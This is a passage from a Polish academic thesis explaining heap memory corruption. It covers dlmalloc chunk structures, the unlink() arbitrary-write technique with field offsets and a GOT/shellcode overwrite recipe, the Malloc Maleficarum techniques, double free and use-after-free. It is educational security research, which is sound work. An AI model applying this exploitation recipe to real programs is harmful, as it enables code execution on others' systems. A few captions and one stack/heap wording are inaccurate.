
[17] Wartość N zależna jest od implementacji alokatora, typowo 256 bajtów.

dwukierunkowej, zgodnie z obiektem `malloc_chunk`. Jednocześnie składowe `smallbins`, `treebins`, Każdy z obiektów w tych składowych stanowi głowę listy dwukierunkowej i efektywnie wskaźnik do pierwszego elementu wskazuje na *region alokacji* o największym rozmiarze, zaś poprzedniego elementu – *region alokacji* o najmniejszym (sortowanie malejące, też zależnie od implementacji alokatora).

Jak już wcześniej opisano, każdy *region alokacji* składa się tzw. `boundary tag`, czyli struktury `malloc_chunk` poprzedzającej faktycznie zwrócony wskaźnik do zaalokowanego regionu w wyniku działania funkcji `malloc()`. Struktura ta (jak przedstawiono na rysunku 4.1.) przechowuje informacje o rozmiarze poprzedniego *chunka*, tylko wtedy kiedy jest on zwolniony (nie jest w użyciu) – to bardzo istotne, rozmiar tego *regionu alokacji* (bez uwzględnienia rozmiaru `boundary tag`). Ważnym tutaj jest, że rozmiar obecnego *regionu alokacji* jest zawsze zaokrąglany do granicy 8 bajtów. Ma to swoje uzasadnienie w fakcie, że dolne trzy bity tego pola są zarezerwowane na rzecz flag *regionu alokacji*. Flagi te oznaczają kolejno:


- `P` – (`PINUSE_BIT`) najmniej znaczący bit rozmiaru obecnego *regionu alokacji*. Jeśli ten bit jest wyczyszczony, to oznacza, że poprzedzające pole (rozmiar poprzedniego *chunka*) jest wartością różną od zera i efektywnie oznacza, że poprzedni *region alokacji* jest zarezerwowanym, a ten zaś zwolnionym. W przeciwnym wypadku, ten *region alokacji* jest zarezerwowany i pole przechowujące rozmiar poprzedniego *chunka* jest wyzerowane (lub po prostu nieużywane).
- `M` – (`IS_MMAPPED`) kiedy ustawiony, oznacza, że ponownie, że ten *region alokacji* jest w użyciu oraz został zaalokowany przy pomocy funkcji `mmap()` – nie został zaś przydzielony z puli roboczej zaalokowanej funkcją `brk() / sbrk()`.
- `A` – (`NON_MAIN_ARENA`) bit oznaczający, że dany *chunk* znajduje się poza główną stertą, został on zaalokowany na innej/odrębnie.

W przypadku kiedy rozmiar obecnego *regionu alokacji* jest nieparzysty, daje to informację dodatkową, że ten *region alokacji* jest w użyciu. Jeśli zaś wielkość *chunka* jest parzysta, to poprzedzający go *region alokacji* **musi** być w użyciu. Struktura `malloc_chunk` potrzebna jest, aby w sytuacji, w której obok siebie istnieć będą dwa zwolnione *chunki*, dokonać ich scalenia w jeden, o większym rozmiarze. Pozwala to zapobiegać fragmentacji sterty i efektywniej zarządzać jej przestrzenią. W pierwszych implementacjach `dlmalloca` (alokatora Douga Lea) pole rozmiar obecnego *regionu alokacji* stosowane było do arytmetyki wskaźnika i przechodzenia po liście *regionów alokacji* w przód i w tył. Właśnie obecność tej struktury, `malloc_chunk` stanowi główny powód, dla którego udaje się naruszyć wykorzystanie sterty i efektywnie wywołać nadpisanie arbitralnego adresu w pamięci procesu arbitralną wartością. Mając sytuację, w której jedna alokacja poprzedza drugą, możliwe jest przepełnienie tej drugiej alokacji pierwszą i takie zmodyfikowanie struktury `malloc_chunk` drugiego *regionu alokacji*, aby uzyskać zamierzony efekt. Do pełniejszego opisu tej sytuacji wrócę w dalszej części tego rozdziału.



*Rysunek 4.1. Wydzielony **zaalokowany** chunk i początek następnego. Źródło: [29]*


Wszystkie dostępne, a więc zwolnione *chunki* zorganizowane są w kubełkach (ang. *binning*) i posortowane rozmiarami. Kubełki opisują *chunki* o rozmiarze w różnych przedziałach – odnosi się to do zwykłych *bin'ów*, zaś tzw. małe kubełki – przedstawione na rysunku 4.2. (w literaturze fachowej często jako: *smallbins*, *fastbins*) przeznaczone są do grupowania małych *chunków*, mniejszych od `N` bajtów (najczęściej 256). Kubełki te przechowują adresy *regionów alokacji* o takich samych rozmiarach każdy (w ramach jednego kubełka).



Rysunek 4.2. Binning posortowanych małych chunków. Źródło: [29]


Jak pokazano na rysunku 4.2., kubełki posortowane są po rozmiarach alokacji. Pierwszy kubełek wskazuje *region alokacji* o dostępnym rozmiarze zerowym. *Region alokacji* o dostępnym rozmiarze zerowym będzie zajmował tyle miejsca, ile struktura opisująca dany *region alokacji* – czyli de facto 16 bajtów na architekturze 32-bitowej. Drugim rodzajem kubełków są kubełki przeznaczone na

żądania alokacji o każdym innym rozmiarze niż te szybko dostępne/małe. Stosuje się tutaj (zależnie od implementacji) nieposortowane kubełki, na małe i na wielkie alokacje.Wszystkie przechowujące *regiony alokacji* o rozmiarze większym niż rozmiar małej alokacji. Kubełki tego typu stosowane były w pierwszych implementacjach alokatora `dlmalloc`. Obecnie stosowane są samoorganizujące się, posortowane drzewa. Rysunek 4.3. przedstawia strukturę tych kubełków. W pierwszych implementacjach `dlmalloc'a`, aby uzyskać lokalność alokacji (jedna po drugiej, dla danych zaalokowanych tuż po sobie), stosowany był algorytm *next-fit* lub *best-fit* zależnie od rozmiaru żądania alokacji. Cecha lokalności alokatorów **sprzyja** atakom naruszenia sterty, gdyż pozwala na pewne nadpisanie następujących po sobie struktur.



Rysunek 4.3. Nieposortowane, małe i duże biny. Źródło: [29]


Wracając jednak jeszcze do rysunku 4.1, przedstawia on zaalokowany *chunk*, a więc taki, który został przydzielony w wyniku wywołania funkcji `malloc()`. Wskaźnik zwracany użytkownikowi, który zażądał alokacji, wskazywać będzie na pole oznaczone jako „*mem*”. Jeśli by cofnąć ten wskaźnik o jedno podwójne słowo (cztery lub osiem pozycji, zależnie od architektury: 32 i 64 bitowej) uzyskano by rozmiar przydzielonego bloku. Rysunek 4.4. przedstawia zwolniony blok.



*Rysunek 4.4. Wydzielony **zwolniony** chunk i początek następnego. Źródło: [29]*

Blok ten różni się od zaalokowanego w taki sposób, że zawiera wskaźniki kolejno następnego i poprzedniego zwolnionego *regionu alokacji* w kubełku (*binlist*). Tworzy to razem dwukierunkową listę łączącą wolne *regiony alokacji*. Wskaźniki te nadpisują pierwsze dwa podwójne słowa danych użytkownika, który zażądał alokacji i wypełnił ją jakkolwiek. Jednocześnie pole, które wcześniej stanowiło rozmiar poprzedniego *regionu alokacji*, jeśli ten był zwolnionym – teraz zawiera ostatnie bajty danych użytkownika, zaś ostatnie podwójne słowo z obszaru danych zwolnionego *regionu alokacji*, zawiera teraz informację o rozmiarze poprzedniego, wolnego bloku z listy zwolnionych bloków.

Ostatecznie pamięć dookoła pojedynczej *areny (sterty)*, czyli puli roboczej sterty, przedstawia się następująco:



Rysunek 4.5. Wygląd stuktury pamięci sterty. Źródło: [29]

Jak widać zatem, bloki niezaalokowane poprzeplatane są z zalokowanymi. Każdy blok poprzedzony jest *boundary tagiem* czyli strukturą `malloc_chunk`.

Ostatecznie, stosowane są dwa specjalne *regiony alokacji:* `Top Chunk` i `Last Remainder Chunk` (lub `Designated Victim`). Pierwszy z nich, oznaczony na rysunku 4.5. jest krańcowym *chunkiem* i jako jedyny może być zwiększany. Nie należy on do żadnego *bina*. Używany jest do spełnienia żądania alokacji pamięci o rozmiarze przekraczającym rozmiary dostępnych, zwolnionych *regionów alokacji*. Jeśli top *chunk* jest większy od żądanego rozmiaru – zostanie on podzielony na dwie części, pierwszą zwracaną użytkownikowi jako *chunk* żądania alokacji i drugą jako *chunk resztowy*. *Region alokacji resztowej* (`Last Remainder Chunk`) stanie się teraz nowym *Szczytowym Regionem Alokacji* (`Top Chunkiem`). Jeśli *top chunk* jest mniejszy od żądania alokacji, system wykorzysta `sbrk` lub `mmap` i zwiększy bufor sterty.

Drugi z tych chunków, `Last Remainder Chunk` stanowi wynik ostatniego dzielenia *chunków* przy żądaniu mieszczącym się w *top chunku*. Obecność tego specjalnego bloku alokacji wspomaga działanie zasady lokalności.

4.2. Operacje zarządzania stertą – alokacja i dealokacja

Aby dobrze zrozumieć techniki nadużyć błędów związanych ze stertą należy poza samym zrozumieniem struktury sterty, również dokładnie przeanalizować na czym polega zarządzanie tymi strukturami. W ramach zarządzania stertą stosuje się funkcje alokacji, dealokacji i realokacji – czyli zwiększeniem bądź zmniejszeniem obecnie zaalokowanego regionu sterty. Na potrzeby wyjaśnienia konceptów w tej pracy, opiszę pierwsze dwie z tych metod, realizowane przez funkcje `malloc()` i `free()`. Opis ten jednak będzie dotyczył starej implementacji alokatora Douga Lea, nie będę więc rozpatrywać aspektów wielowątkowości oraz nowoczesnych mechanizmów ochronnych.

4.2.1. Działanie funkcji `malloc()`

Funkcja `malloc(3)`, w bibliotece GNU C – `glibc` – zwana jako `__libc_malloc()` otrzymuje od użytkownika w parametrze oczekiwaną wielkość alokacji. Zwracać zaś ma wskaźnik do przestrzeni, w której użytkownik będzie mógł już zapisywać swoje dane. W pierwszym kroku, funkcja ta konwertuje podany rozmiar poprzez zastosowanie makra `request2size`:

```
/* pad request bytes into a usable size */
#define pad_request(req) \
   (((req) + CHUNK_OVERHEAD + CHUNK_ALIGN_MASK) & ~CHUNK_ALIGN_MASK)

/* pad request, checking for minimum (but not maximum) */
#define request2size(req) \
  (((req) < MIN_REQUEST)? MIN_CHUNK_SIZE : pad_request(req))
```

Listing 4.1. Wygląd stuktury pamięci sterty. Źródło: [29]

Makro to przewiduje, że najmniejszą wielkością alokacji będzie `MIN_CHUNK_SIZE` czyli 16, zaś w przypadku podania większej niż minimalna wartość – wystąpi zaokrąglenie podanej wielkości do granicy 16 bajtów (najczęściej, na 32-bitowych architekturach). Następnie wewnętrzna funkcja

`chunk_alloc()` rozpocznie skanowanie kubełków o odpowiadających rozmiarach, jeśli znaleziony zostanie *region alokacji* o idealnym rozmiarze – zostanie zwrócony. Jeśli nie, rozważane jest żądanie o małym rozmiarze. Nastąpi przeszukanie listy dwukierunkowej zwolnionych *chunków* o jednakowym rozmiarze lub *chunków* z posortowanych po rozmiarze, w kierunku rosnącym (przechodzenie listy w tył). Jeśli znaleziony zostanie adekwatny *region alokacji*, funkcja `chunk_alloc()` wywoła makro `unlink()` w celu usunięcia tego *regionu alokacji* z listy zwolnionych bloków alokacji (co uczyni go teraz zarezerwowanym blokiem alokacji). Jeśli jednak nie zostanie znaleziony *region alokacji* o stosownym rozmiarze, zostanie wykorzystany `Last Remainder Chunk`. Jeśli ów *region alokacji* jest za duży, zostanie podzielony na dwie części – zwracaną użytkownikowi i nowy `Last Remainder Chunk/top chunk`. W sytuacji gdy *top chunk* zapewni odpowiedni rozmiar alokacji, zostanie użyty. W przeciwnym razie – system wykona zwiększenie rozmiaru obecnego *top chunku* – tak by uzyskać większy *chunk* i dokonane zostanie podzielenie tegoż na dwie części, zwracaną użytkownikowi i `Last Remainder chunk`.

Dokładne zrozumienie sposobu skanowania i wyboru kubełków na daną alokacje nie jest istotne do zrozumienia dalszej części tego rozdziału. Najistotniejsze jest tutaj wywołanie makra `unlink`, które zdejmuje dany element listy dwukierunkowej z niej, co daje efekt zarezerwowania danego *regionu alokacji*. Poniższy rysunek przedstawia implementację tego makra z kodu Douga Lea z roku 2001, kiedy nadużycie naruszeń sterty rozkwitało wśród specjalistów od bezpieczeństwa komputerowego:

```
#define unlink( P, BK, FD ) {            \
    BK = P->bk;                          \
    FD = P->fd;                          \
    FD->bk = BK;                         \
    BK->fd = FD;                         \
}
```

*Rysunek 4.2. Makro **unlink**. Źródło: [30]*

Makro to pobiera wskaźnik następnego bloku z względem obecnego, oraz poprzedniego bloku względem obecnego. Następnie ustawia wskaźnik następnego bloku, poprzedzającego obecny – wskaźnikiem następującego po obecnym, zaś wskaźnik poprzedniego bloku z następującego po obecnym – nadpisuje poprzedzającym obecny. W ten sposób uzyskujemy standardową operację usunięcia elementu z listy dwukierunkowej. Funkcja ta stanie się najważniejszym wektorem ataku w naruszeniach sterty.

4.2.2. Działanie funkcji `free()`

Funkcja `free(3)` o symbolu `__libc_free()` w bibliotece `glibc`, stanowi algorytm zwalniania zaalokowanego bloku na stercie w sposób możliwie jak najbardziej efektywny. W przypadku kiedy blok wskazywany przez argument funkcji `free()` wskazuje na *region alokacji* zaalokowany przy użyciu funkcji `mmap` (bit `IS_MMAPPED`), to zwolnienie nastąpi poprzez wywołanie funkcji systemowej `munmap()`. Jeśli jednak alokacja opierała się na standardowej stercie, to sprawdzone zostanie, czy zwalniany blok nie graniczy z krańcem sterty. Jeśli graniczy – zostanie skonsolidowany z *top chunkiem*. Jeśli jednak zwalniany nie graniczy z końcem sterty, oraz blok poprzedzający (lub następujący) obecnie zwalniany blok jest już zwolniony – to przy pomocy funkcji `unlink()`, przedstawionej na rysunku 4.7., zostanie ów blok zwolniony i połączony z poprzednim/następnym w celu utworzenia jednej większej jednostki. Uzyskany w ten sposób wynikowy blok jest wstawiany

do listy dwukierunkowej zwolnionych bloków, lub stanie się `Last Remainder chunkiem` jeśli poprzedni `Last Remainder chunk` został połączony z obecnie zwalnianym blokiem.

4.3. Wykonanie arbitralnego kodu techniką `unlink()`

Jeśli atakujący zdoła poinstruować `dlmalloc` do przetworzenia starannie przygotowanego, **fałszywego** *chunka* przy pomocy makra `unlink()`, to możliwym będzie nadpisanie dowolnego pola czterobajtowego (lub ośmiobajtowego na architekturach 64-bitowych) w pamięci, arbitralną wartością. Raz jeszcze należy podkreślić – na skutek spreparowania `boundary tag'a` danego kontrolowanego przez atakującego *regionu alokacji*, możliwym jest zapisanie kontrolowanej przez atakującego wartości pod kontrolowanym przez niego adresie!

W momencie w którym program będzie zwalniał dany blok, lub też następywać będzie scalanie dwóch wolnych bloków w jeden – wywołane zostanie makro `unlink()`. Jeśli atakujący będzie kontrolować blok danych przetwarzany przez makro `unlink()`, to możliwym będzie wyczyszczenie bitu tegoż *regionu alokacji* pamięci odpowiadającego za oznaczenie użycia (`PINUSE_BIT`), a następnie ustawienie rozmiaru poprzedniego wolnego *chunka* na wartość **ujemną** co pozwoli na zdefiniowanie własnego bloku pamięci (*chunka*) wewnątrz kontrolowanego przez atakującego bufora. Blok ten atakujący zdefiniuje jako zwolniony *region alokacji*, a następnie odpowiednio poinstruuje strukturą `malloc_chunk`. Wiedząc, że pole `bk` znajduje się pod przesunięciem 12, zaś pole `fd` pod przesunięciem 8, wystarczy by atakujący odłożył adres w pamięci (minus 12 bajtów), który chce nadpisać w wyniku ataku w polu wskaźnika następnego wolnego bloku – `FD` w fałszywy *chunku*, oraz adres kodu powłoki we wskaźniku poprzedniego wolnego bloku – `BK`. Makro `unlink()` w efekcie podczas próby usunięcia tego *chunka* pamięci z wyimaginowanej listy dwukierunkowej, nadpisze dany adres odłożony w polu `fd` wartością pola `bk`.

Jeśli podatny program odczytywać będzie np. adres importowanego symbolu / funkcji systemowej z globalnej tablicy offsetów (ang. `Global Offset Table, GOT`), w celu wykonania skoku do danej funkcji systemowej – tj. na przykład `exit()`, to zmodyfikowanie takiej wartości w efekcie przekierowałoby wykonanie programu do arbitralnie przygotowanego bufora – np. zawierającego kod powłoki. Jedyną kwestią niezbędną do zapamiętania jest fakt, że jednocześnie `unlink()` nadpisze wartość przesuniętą o 8 bajtów względem początku danego bufora – a więc kodu powłoki. W związku z tym konieczne będzie zastosowanie instrukcji przeskakującej osiem bajtów w kodzie powłoki, aby obejść ten problem. Ta *potężna* technika exploitacji, odkryta przez jednego z najwybitniejszych *wirtuozów* bezpieczeństwa komputerowego, Alexandra „*Solar Designer*" Peslyaka, została wykorzystana w atakach wielu odkrytych podatności – od programów tj. `sudo`, `traceroute`, przez przeglądarki internetowe, jądra systemowe, biblioteki obsługujące multimedia w smartphone'ach, skończywszy na oprogramowaniu samochodów, systemach kontroli procesór przemysłowych - `SCADA` oraz sterownikach kontroli pojazdów i maszyn wojskowych.

4.4. Inne rodzaje naruszeń sterty

W ramach prac nad powstrzymaniem ataków naruszenia sterty poprzez wykorzystanie makra `unlink()`, powstała technika zabezpieczająca, która poprzez dodanie stosownych *asercji* w roku 2004 do kodu biblioteki *glibc*, okazała się znacznie utrudnić dalsze nadużycia tego makra. W wyniku takich działań, specjaliści od bezpieczeństwa komputerowego rozpoczęli badania nad alternatywnymi sposobami naruszeń sterty. Efektem tych praco było powstanie kilkunastu kolejnych wariacji niekiedy nie wymagających warunku przepełnienia bufora na stercie.

4.4.1. *The Malloc Maleficarum*

W pracy napisanej przez autora posługującego się pseudonimem *Phantasmal Phantasmgoria*, *w* roku 2004, o tytule *The Malloc Maleficarum* [18] [31], opisano kilka kolejnych technik nadużywania błędów naruszenia sterty bez potrzeby korzystania z techniki `unlink()`. Praca ta stanowiła jedynie teoretyczne rozważania o potencjalnych technikach i dopiero w pracy zatytułowanej *Malloc Des-Maleficarum* autor znany jako *blackangel* przedstawił przykłady zastosowania tych technik. W swojej pracy, *Phantasmal Phantasmgoria* nazywa opisane techniki:

- `The House of Prime` – W ramach pierwszej z nich zakłada się naruszenie wielkości zmiennej `fastbin maximum size`, co w pewnych okolicznościach pozwoli atakującemu przechwycić strukturę sterty co doprowadzi do zwrócenia w wywołaniu `malloc` arbitralnie podanego chunka, lub doprowadzi do wykonania kodu. Technika rozpoczyna się wykonaniem `free()` na stercie kontrolowanej przez atakującego. Tylko dzięki jednemu wywołaniu funkcji `free()` możliwe jest uzyskanie arbitralnego nadpisania pamięci kontrolowaną wartością.
- `The House of Mind` – Technika przełomowa na tamte czasy, stanowi uogólnienie poprzedniej. Stosuje ona oszukanie *wrapperów* funkcji `free()` poprzez podanie adresu kontrolowanej przez atakującego sterty (*arena)*. Takie wywołanie doprowadzi do arbitralnego nadpisania pamięci.
- `The House of Force` – Technika polegająca na atakowaniu *chunka wilderness* (*top chunka*). Funkcja `malloc()` traktuje w sposób specjalny ten *region alokacji*, a zatem *region alokacji* ten nie powinien nigdy zostać przekazany do funkcji `free()`. Technika ta działa dzięki oszukiwaniu kodu przetwarzającego *wilderness chunk* poprzez podawanie adresu tego *chunka* (`av->top`) jako arbitralnej wartości, co spowoduje zwrócenie aplikacji arbitralnego *chunka*, kontrolowanego przez atakującego – po wywołaniu `malloc()'a`.
- `The House of Lore` – Technika polegająca na naruszeniu struktury elementu kubełka co może doprowadzić do zwrócenia przez `malloc()` adresu arbitralnego *chunka*. Opisano w jej ramach dwa sposoby naruszenia struktury elementu małego i dużego kubełka (`smallbin`, `large bin`). Ogólne podejście zakłada nadpisanie danych listy dwukierunkowej poprzednio zwolnionego bloku.
- `The House of Spirit` – Technika pozwalająca zarówno nadużyć stosu jak i sterty poprzez kontrolowanie wartości przekazywanej funkcji `free()`. Ogólny zamysł sprowadza się do nadpisania wskaźnika poprzednio zwróconego przez `malloc()`, który następnie zostanie przekazany do funkcji `free()`. Taka sytuacja może doprowadzić do podłączenia do `fastbina` arbitralnego adresu. Kolejne wywołanie `malloc()` może zakończyć się zwróceniem adresu tak kontrolowanego *chunka*. W pewnych okolicznościach może się to zakończyć przekierowaniem przepływu sterowania – czyli przejęciem kontroli nad programem.
- `The House of Chaos` – Część pracy opisująca ten fragment stanowi zasadniczo poezję kierowaną do specjalistów od bezpieczeństwa komputerowego, która swoim sensem wprowadza konkluzję całej pracy.

---

[18] Nazwa odwołuje się do antycznego tekstu „*Malleus Maleficarum*" („*Młot na czarownice*"). Był to traktat o magii spisany przez inkwizytora w roku 1487. Uznany wtenczas został jako podręcznik łowców czarownic i w efekcie traktowany był jako kompendium wiedzy.

4.4.2. *Double* `free()`

W pracy [27] autor Justin N. Ferguson opisał technikę, która jak sam stwierdził – stanowi unikatowy przykład sytuacji w informatyce, gdzie wykonanie jednej operacji dwukrotnie może mieć tak katastrofalne skutki. Choć błąd polegający wówczas na podwójnym zwolnieniu tego samego bloku pamięci mógł wydawać się niegroźnym, w rzeczywistości prowadził do uszkodzenia zawartości pamięci i wykonania dowolnego kodu wprowadzonego przez atakującego. Jednakże z uwagi na stosunkowo dobrą implementację alokatora na większości platform, tylko na nielicznych błąd ten stanowił podatność bezpieczeństwa. Podatności tej klasy odnalezione zostały między innymi w bibliotece *zlib*, która zwalniała dwukrotnie zmienną globalną, gdy pojawiał się pewien błąd w procesie dekompresji [24]. Ten sam błąd został również wykryty w kodzie serwera *CVS*.

4.4.3. `Use-After-Free`

Błąd tej klasy oznacza sytuację, w której następuje odwołanie do zasobu uprzednio zwolnionego przy pomocy funkcji `free()`. Taka sytuacja może prowadzić do uszkodzenia pamięci, nadpisania różnych specyficznych miejsc pamięci jak np. wskaźników metod przeładowanych w obrębie tzw. wirtualnych tablic funkcji polimorficznych: `_vftable`, które pozwalają programom napisanym w języku C++ odwoływać się do odpowiednich implementacji funkcji na drodze polimorfizmu. Efektem takiego nadpisania oczywiście będzie sytuacja wykonania dowolnego kodu.

Błędy tej klasy mają najczęściej miejsce gdy w różnych częściach programu używa się wielu wskaźników przechowujących dynamicznie zaalokowaną przestrzeń i jeden z nich zostaje zwolniony, ale później przez błąd w algorytmie – ponownie następuje odwołanie do niego. Znając wielkość regionu pamięci, możemy manipulować stertą tak by umieścić kontrolowane dane w zwalnianym bloku pamięci przed ponownym wykorzystaniem. Gdy owe nastąpi, blok pamięci będzie zawierał kontrolowane przez atakującego dane, co może doprowadzić do przejęcia sterowania programu. Błędy tej klasy szczególnie często znajdują zastosowanie w atakowaniu przeglądarek, które słyną z problemów w zarządzaniu pamięcią sterty alokowaną na potrzeby utrzymywania modelu `DOM` stron internetowych. Również częstym miejscem występowania tego typu problemów jest kod `iOSa` – z których wykorzystania słyną `jailbreak'i`., czyli specjalne programy wykorzystujące podatność w systemie w celu obejścia jego zabezpieczeń i umożliwienia dowolnych modyfikacji systemowych.

4.5. Podsumowanie

W tym rozdziale przedstawiono podstawy i teorię stojącą za błędami naruszeń sterty. Sam wstęp teoretyczny powinien dawać pogląd, że ten obszar błędów w oprogramowaniu jest wyjątkowo trudnym do zrozumienia, o czym może świadczyć fakt, że techniki te ewoluują już kilkanaście lat i nadal nie zostały w prosty sposób zażegnane. Błędy naruszeń stosu stanowią obecnie największy odsetek ataków na oprogramowanie (zwłaszcza błędy klasy `use-after-free`), z uwagi na trudność w pisaniu kodu, który nie popełniałby niekiedy niezwykle subtelnych pomyłek. Ponadto, poprzez brak świadomości programistów o potencjalnych zagrożeniach, często tworzony kod zdaje się nie przewidywać żadnych sytuacji krańcowych, lub okazywać kompletnego braku zaufania do pobieranych z zewnątrz danych. Takie właśnie sytuacje prowokują do ataków.

5. Podsumowanie

Mimo iż niniejsza praca zawiera ponad sto stron, stanowi ona jedynie wierzchołek góry lodowej jaką są dziedziny *bughuntingu i exploit developmentu*, specyficznych, bardzo wymagających, technicznie i wykraczających poza standardowe myślenie analityczne dziedziny w branży bezpieczeństwa komputerowego. Tytuł tej pracy mówi o *wykorzystaniu błędów naruszeń pamięci* i tego typu techniki zostały zaprezentowane jak i omówione. Są to techniki opierające się najczęściej na obserwacji pewnych pomyłek programistycznych popełnionych w kodzie, które ostatecznie mogą doprowadzić do uzyskania kontrolowanego naruszenia struktur pamięci procesu, a to zaś może doprowadzić do przeprowadzenia udanego *ataku na oprogramowanie*. By dobrze zrozumieć sens opisanych technik, konieczne są często lata badań, eksperymentów i przeprowadzenia wielu choćby kontrolowanych ataków. Krzywa uczenia w tym przypadku jest na tyle stroma, że z jednej strony trzyma wielu specjalistów bezpieczeństwa na dystans od wyszukiwania błędów w oprogramowaniu, a z drugiej strony wabi najwybitniejsze umysły, zdolne do kreatywnego analizowania konsekwencji różnych ciągów instrukcji maszynowych, co przełożyć się będzie miało na kreatywne wykorzystanie tychże instrukcji we własnych celach.

